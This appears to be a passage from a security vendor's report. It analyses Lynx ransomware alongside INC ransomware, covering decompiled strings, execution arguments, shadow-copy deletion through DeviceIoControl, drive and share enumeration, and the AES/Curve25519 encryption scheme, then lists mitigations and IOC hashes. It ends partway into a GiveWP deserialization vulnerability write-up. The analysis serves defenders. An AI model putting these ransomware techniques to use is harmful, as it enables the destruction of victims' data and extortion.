                    text "UTF-16LE", '$RECYCLE.BIN',0
; const WCHAR aAppdata
aAppdata:         ; DATA XREF: encrypt
                    text "UTF-16LE", 'appdata',0
; const WCHAR aExe
aExe:            ; DATA XREF: encrypt
                    align 10h
                    text "UTF-16LE", '.exe',0
; const WCHAR aMsi
aMsi:           ; DATA XREF: encrypt
                    align 4
                    text "UTF-16LE", '.msi',0
; const WCHAR aDll
aDll:          ; DATA XREF: encrypt
                    align 4
                    text "UTF-16LE", '.dll',0
; const WCHAR aInc
aInc:         ; DATA XREF: encrypt
                    align 4
                    text "UTF-16LE", '.inc',0
aEncryptingS: ; DATA XREF: encrypt
                    text "UTF-16LE", '[+] Encrypting: %s',0Ah,0

text "UTF-16LE", 'microsoft sql server',0
align 4
; const WCHAR aWindows
aWindows:           ; DATA XREF: encrypt
                    text "UTF-16LE", 'windows',0
; const WCHAR aProgramFiles
aProgramFiles:     ; DATA XREF: encrypt
                    ; encrypt_target_dir
                    text "UTF-16LE", 'program files',0
; const WCHAR aProgramFilesX8
aProgramFilesX8:  ; DATA XREF: encrypt
                    ; encrypt_target_dir
                    text "UTF-16LE", 'program files (x86)',0
; const WCHAR aRecycleBin
aRecycleBin:      ; DATA XREF: encrypt
                    align 4
                    text "UTF-16LE", '$RECYCLE.BIN',0
; const WCHAR aAppdata
aAppdata:         ; DATA XREF: encrypt
                    text "UTF-16LE", 'appdata',0
; const WCHAR aExe
aExe:            ; DATA XREF: encrypt
                    align 4
                    text "UTF-16LE", '.exe',0
; const WCHAR aMsi
aMsi:           ; DATA XREF: encrypt
                    align 10h
                    text "UTF-16LE", '.msi',0
; const WCHAR aDll
aDll:          ; DATA XREF: encrypt
                    align 4
                    text "UTF-16LE", '.dll',0
; const WCHAR aLynx
aLynx:         ; DATA XREF: encrypt
                    align 4
                    text "UTF-16LE", '.lynx',0
aEncryptingS:  ; DATA XREF: encrypt
                    text "UTF-16LE", '[+] Encrypting: %s',0Ah,0
; const WCHAR asc_425470
asc_425470:     ; DATA XREF: encrypt
                    align 4
                    text "UTF-16LE", '\\?\',0
; const WCHAR asc_42547C

```

Figure 7. Comparison of ransomware strings (left: INC ransom, right: Lynx)

Second, analysis results show that the Lynx ransomware uses the same strings and encryption algorithms as the INC ransomware, and is also very similar in functional aspects such as program execution flow. This appears to be related to the INC ransomware group selling the source code of key systems, including the ransomware source code and the management panel, for \$300,000 (approx. KRW 400 million) on a hacking forum in May. It is highly likely that the Lynx ransomware group purchased this source code before beginning its activities.

Therefore, this report focuses on the similarities and differences between the two ransomwares and provides a detailed analysis of the Lynx ransomware.



Lynx Ransomware




Figure 8. Overview of the Lynx ransomware

Strategies of the Lynx ransomware

infosec




Figure 9. Attack strategy of the Lynx ransomware

The Lynx ransomware can enable or disable several features by providing additional arguments, such as mounting hidden drives or hiding the command prompt window. There are a total of 12 options, which can be executed normally without any specific execution arguments. The execution arguments used by the Lynx ransomware are as follows.

Argument	Description
--file [file path]	Encrypt only the selected file.
--dir [directory path]	Encrypt only the selected directory.
--help	Display descriptions on execution arguments.
--verbose	Display debugging logs.
--stop-processes	Terminate the process if the target file is running immediately before encrypting it.
--encrypt-network	Encrypt the network shared resources.
--load-drives	Mount hidden drives.
--hide-cmd	Hide the command prompt window that appears when the ransomware runs.
--no-background	Disable the wallpaper change function.
--no-print	Disable the ransom note display function.
--kill	Terminate specific processes and services.
--safe-mode	Boot in safe mode (this function does not exist).

Table 1. Lynx ransomware execution arguments

An analysis of the ransomware revealed that among the 12 execution argument options, for the “--safe-mode” function, which is described as a function for booting in safe mode, there is a code to check whether the argument has been entered. But no code was found to actually boot in safe mode or automatically restart the ransomware after rebooting. When actually executed, only a log verifying the argument is displayed, but it does not enter safe mode.


```
USAGE:
  inc.exe [ARGUMENTS]

ARGUMENTS:
  --file <FILE>           Encrypt only selected file
  --dir <DIRECTORY>       Encrypt only selected directory
  --mode <MODE>           Choose mode for file encryption (fast, medium, slow)
  --ens                    Encrypt network shares
  --lhd                    Load hidden drives
  --sup                    Stop using process
  --hide                   Hide console window
  --kill                   Kill processes/services by mask
  --debug                  Enable debug mode
  --help                   Display this message
```

```
Usage: lynx.exe <ARGUMENTS>
Arguments:
  --file <filePath>       Encrypt only specified file
  --dir <dirPath>         Encrypt only specified directory
  --help                   Print this message
  --verbose                Enable verbosity
  --stop-processes         Try to stop processes via RestartManager
  --encrypt-network        Encrypt network shares
  --load-drives            Load hidden drives
  --hide-cmd               Hide console window
  --no-background          Don't change background image
  --no-print                Don't print note on printers
  --kill                   Kill processes/services
  --safe-mode              Enter safe-mode
```

Figure 10. Comparison of execution arguments between ransomwares (top: INC, bottom: Lynx)

The execution arguments of the Lynx ransomware and INC ransomware differ in notation, but the same in terms of the detailed functions and operation methods. However, while the INC ransomware has a “--mode” argument that can set the encryption mode, the Lynx ransomware does not have such a feature.

In addition, it was discovered that executable arguments were added to disable the functions for changing the background and outputting ransom notes. While the INC ransomware registers the ransomware in a startup service and then boots in safe mode, the Lynx ransomware has removed this function and, as explained above, the “--safe-mode” argument has no function.

```

C:\Users\k1230\Desktop\sample>lynx.exe --verbose --safe-mode
Settings:
  [-] Try to stop processes via RestartManager
  [-] Encrypt network shares
  [-] Load hidden drives
  [-] Kill processes and services
  [+ Enter safe-mode

[+] Successfully decoded readme!
[+] Threads are initialized!
[+] Recycling bin...
[*] Starting full encryption in 5s.....
[+] Found drive: \\?#C:#
[+] Successfully delete shadow copies from C:/
[+] Encrypting: \\?#C:##$WINRE_BACKUP_PARTITION_MARKER
[+] Encrypting: \\?#C:##ProgramData#Dg#sym#bingame.txt
[+] Encrypting: \\?#C:##ProgramData#Microsoft#AppV#Setup#OfficeIntegrator.ps1
[+] Encrypting: \\?#C:##ProgramData#Microsoft#Device Stage#Device#{113527a4-45d4-4b6f-b567-97838f1b04b0}#background.png
[+] Encrypting: \\?#C:##ProgramData#Microsoft#Device Stage#Device#{113527a4-45d4-4b6f-b567-97838f1b04b0}#behavior.xml
[+] Encrypting: \\?#C:##ProgramData#Microsoft#Device Stage#Device#{113527a4-45d4-4b6f-b567-97838f1b04b0}#device.png
[+] Encrypting: \\?#C:##ProgramData#Microsoft#Device Stage#Device#{113527a4-45d4-4b6f-b567-97838f1b04b0}#overlay.png

```

Figure 11. Lynx ransomware --verbose input result

In the Lynx ransomware, the “--verbose” execution argument displays the ransomware’s settings and what it is currently doing on the command prompt window. When you activate a feature by entering an execution argument, “Settings” displays a “[+]” symbol instead of a “[-]” symbol to indicate that it is activated. This debugging² function is identical to the “--debug” execution argument of the INC ransomware.

The execution argument “--kill” refers to a list of processes and services hardcoded into the ransomware and terminates the target process/service. This argument performs the same function as the “--kill” execution argument of the INC ransomware and has the same kill targets, except for the text editor notepad, which was added to the Lynx ransomware. The table below shows the target processes and services for termination.

Process	Service
sql, veeam, backup, exchange, java, notepad	sql, veeam, backup, exchange

Table 2. Lynx ransomware target processes and services for termination

² Debugging: The process of finding and correcting system errors that occur during program development

```

if ( DeviceIoControl(FileW, 0x53C028u, InBuffer, 0x18u, 0, 0, &BytesReturned, 0) )// delete vsc (change vsc size 1)
// 0x53c028 = IOCTL_VOLSnap_SET_MAX_DIFF_AREA_SIZE
// resizes the allocated space for shadow copies snapshots cause the deletion of vsc

```

Figure 12. Deleting backup copies using DeviceIoControl

Before encrypting the entire drive, the ransomware first deletes backup copies. Unlike other ransomware that primarily leverage Windows utilities for managing backup copies (vssadmin, wmic shadowcopy, wbadmin, bcdedit), the Lynx and INC ransomware use the DeviceIoControl function to control devices and delete backup copies. If you use the DeviceIoControl function to reset the storage space for backup copies to a very small size, the system will recognize that there is not enough space to store backups and delete existing backup copies in order to secure storage space. In the Lynx ransomware, this function only works when both the “--file” and “--dir” arguments are not used.

<pre> if (GetVolumePathNamesForVolumeName(v5, szVolumePathNames, 0x78u, &cchReturnLength) && lstrlenW(szVolumePathNames) == 3) { szVolumePathNames[0] = 0; } else { v7 = lpszVolumeMountPoint[v0--]; if (SetVolumeMountPointW(v7, v5)) // Mount Volume { if (param_verbose) print_message_with__s(L"\t\t+] Mounted % s\n", v7); } } </pre>	<pre> while (!IsNetEnumResourceW(hEnum, &cCount, v4, &dwBytes)) { v5 = 0; if (cCount) { v6 = v4 + 3; do { if (v4[2] == 3) { lstrcpyW(String1, v6[2]); lstrcatW(String1, L"\\"); if (param_verbose) print_message_with__s(L"[+] Found share: %s\n", String1); encrypt_target_directory(String1); } } } } </pre>
--	--

Figure 13. Collecting targets for encryption (left: Mounting hidden drives, right: Adding network shared resources)

Before encrypting a file, there is a process of collecting the encryption targets. When the “--load-drives” argument is used, the ransomware checks all drives from A to Z for hidden drives before encrypting files, and if such drives exist, mounts them and adds them to the encryption target. When the “--encrypt-network” argument is used, the ransomware also adds network shared resources to the encryption targets. This argument performs the same function as the “--lhd” and “--ens” arguments of the INC ransomware.

The “--file” argument encrypts only specific files, and the “--dir” argument encrypts only files in a specific directory. If neither is entered, the ransomware will encrypt all files except those listed as exceptions. Encryption exceptions and folder names are hardcoded and stored in the ransomware, and the identified exceptions are as shown in the table below.

Extensions and files to be excluded	Folders to be excluded
*.exe, *.msi, *.dll, *.lynx, README.txt	Windows, Program Files, Program Files (x86), \$RECYCLE.BIN, AppData

Table 3. Targets excluded from encryption by the Lynx ransomware

The encryption exceptions in the Lynx and INC ransomware are nearly identical, but there are some differences. In the case of the Lynx ransomware, a code has been added to encrypt the “microsoft sql server” folder under the “Program Files” and “Program Files (x86)” folders, which are exceptions. “.lynx,” which is added to avoid double encryption of already encrypted files, is “.inc” in the INC ransomware.

Unlike the INC ransomware, which provides three encryption modes via the “--mode” argument, the Lynx ransomware has no function for selecting encryption options. The INC ransomware supports three encryption modes: Fast mode, which encrypts only 1 MB at the beginning, middle, and end of the file; Medium mode, which encrypts 1 MB of every 6 MB; and Slow mode, which encrypts the entire file. The Lynx ransomware uses the medium mode as its default.





Figure 14. Lynx ransomware’s encryption methods

The figure above shows the Lynx ransomware's encryption method in more detail. For files smaller than 1 MB, the entire file is encrypted. For files equal to or larger than 1 MB but smaller than 6 MB, only the first 1 MB of the file is encrypted. And for files larger than 6 MB, 1 MB of data is encrypted at 6 MB intervals. Files are encrypted using the AES-128 (CTR) algorithm, and Curve25519-donna is used as the key generation algorithm to protect the key.



Shared secret C = Shared secret F

Figure 15. Lynx ransomware’s shared secret generation method

When the Lynx ransomware generates an encryption key, the key is protected without having to encrypt it separately because the Curve25519–donna algorithm used is a key distribution algorithm. A key distribution algorithm allows two users to generate the same symmetric keys using their own private key and the other's public key. First, a user generates a public key using his or her private key. Then, the key (C) generated using the user’s private key and the other party's public key will have the same value as the key (F) generated using the user’s public key and the other party's private key. These identical keys (C, F) are called a 'shared secret.'

The Lynx ransomware generates a private key and a public key randomly for each file to be encrypted, and encrypts the files by generating a shared secret using the private key and the hardcoded attacker's public key. Then, by appending that file's public key to the end of the file, the attacker can use his or her private key and the file’s public key to decrypt the file by regenerating the key used to encrypt it.

Measures against the Lynx ransomware

infosec




Figure 18. Measures against the Lynx ransomware

The Lynx ransomware is propagated via email attachments. Therefore, you should be careful not to open emails or attachments from suspicious or unidentified senders. An effective way to prevent ransomware infection is to use an email threat response & detection solution that detects and blocks email threats in a virtual environment.

The ransomware lists connected network shared resources and scans for and mounts hidden drives to secure encrypted targets on infected systems. To prevent this, you can use behavior-based detection solutions to block such malicious activities.

In addition, the Lynx ransomware attempts to change the privileges of files before encrypting them. During this process, the attacker needs administrator privileges. Since the Lynx ransomware does not have a separate privilege escalation function, you can prevent file encryption to some extent by strictly managing the administrator account in advance and granting minimal privileges. You can also prevent malicious activities by enabling attack surface reduction (ASR)³ rules or blocking specific processes used by attackers.

Lastly, since the Lynx ransomware encrypts network shared files too, you should minimize or disable access to network shared resources in order to prevent access to external resources. In addition, as ransomware attempts to delete backup copies to disable recovery through Windows' basic recovery capabilities, it is important that you back up data in separate networks or storages.

³ ASR (Attack Surface Reduction): Protection against processes that are used or executable by attackers

Indicator Of Compromise

Lynx: : **SHA256**

571f5de9dd0d509ed7e5242b9b7473c2b2cbb36ba64d38b32122a0a337d6cf8b
eaa0e773eb593b0046452f420b6db8a47178c09e6db0fa68f6a2d42c3f48e3bc

INC: **SHA256**

5a8883ad96a944593103f2f7f3a692ea3cde1ede71cf3de6750eb7a044a61486
d147b202e98ce73802d7501366a036ea8993c4c06cdfc6921899efdd22d159c6

File Name (Lynx)

Windows.exe

File Name (INC)

runner.exe

win.exe

■ Reference sites

- Jenkins' official website (<https://www.jenkins.io/security/advisory/2024-01-24/>)
- CISA's official website (<https://www.cisa.gov/known-exploited-vulnerabilities-catalog>)
- NIST's national vulnerability database (<https://nvd.nist.gov/vuln/detail/CVE-2024-23897>)
- Fortinet's official blog (<https://www.fortinet.com/blog/threat-research/stomping-shadow-copies-a-second-look-into-deletion-methods>)
- Sophos's official website (<https://news.sophos.com/en-us/2024/08/14/edr-kill-shifter/>)
- BleepingComputer's official website (<https://www.bleepingcomputer.com/news/security/fbi-disrupts-the-dispossessor-ransomware-operation-seizes-servers/>)


Research & Technique

PHP Object Injection Vulnerability in WordPress GiveWP (CVE-2024-5932)

■ Overview of the Vulnerability

GiveWP is a WordPress plugin designed with the goal of building a donation and fundraising platform. As it is easy to use and supports a variety of payment methods, including Stripe, PayPal, offline payments, etc., the plugin is used on over 100,000 WordPress pages worldwide.

We used the OSINT search engine to search for publicly available GiveWP plugins on the Internet, and found that as of September 3, 2024, over 50,000 sites spanning many different countries, including the United States and Germany, have adopted the GiveWP plugin as their donation and fundraising platform.



출처: fofa.info

Figure 1. Statistics on usage of the WordPress GiveWP plugin

On August 19, 2024, a PHP object injection vulnerability (CVE-2024-5932) in the WordPress GiveWP plugin was disclosed. The vulnerability, reported through Wordfence's Bug Bounty Program, is caused by a lack of input validation for some parameters, which can

be exploited for malicious activities using malicious serialized⁴ data and its deserialization,⁵ Attackers can exploit this vulnerability to execute arbitrary code using the POP chain technique.

■ Attack Scenario

The figure below shows an attack scenario using CVE-2024-5932.




Figure 2. Attack scenario using CVE-2024-5932

- ① The attacker searches for vulnerable servers that are using the GiveWP plugin as their donation and fundraising platform.
- ② The attacker exploits the CVE-2024-5932 vulnerability to send malicious serialized data.
- ③ The attacker uses the malicious serialized data to install a cryptocurrency miner on the server.
- ④ The attacker uses server resources to mine cryptocurrency through the cryptocurrency miner installed on the server.

■ Affected Software Versions

The software versions vulnerable to CVE-2024-5932 are as follows:

S/W	Vulnerable version
GiveWP plugin	3.14.1 or earlier

⁴ Serialization: The process of converting a data structure or object state into a reconfigurable format

⁵ Deserialization: The process of extracting a data structure from a series of bytes

■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2024-5932.

Name	Information
Victim	WordPress 6.3.2 GiveWP plugin 3.14.1 (192.168.102.74)
Attacker	Kali Linux (192.168.216.131)

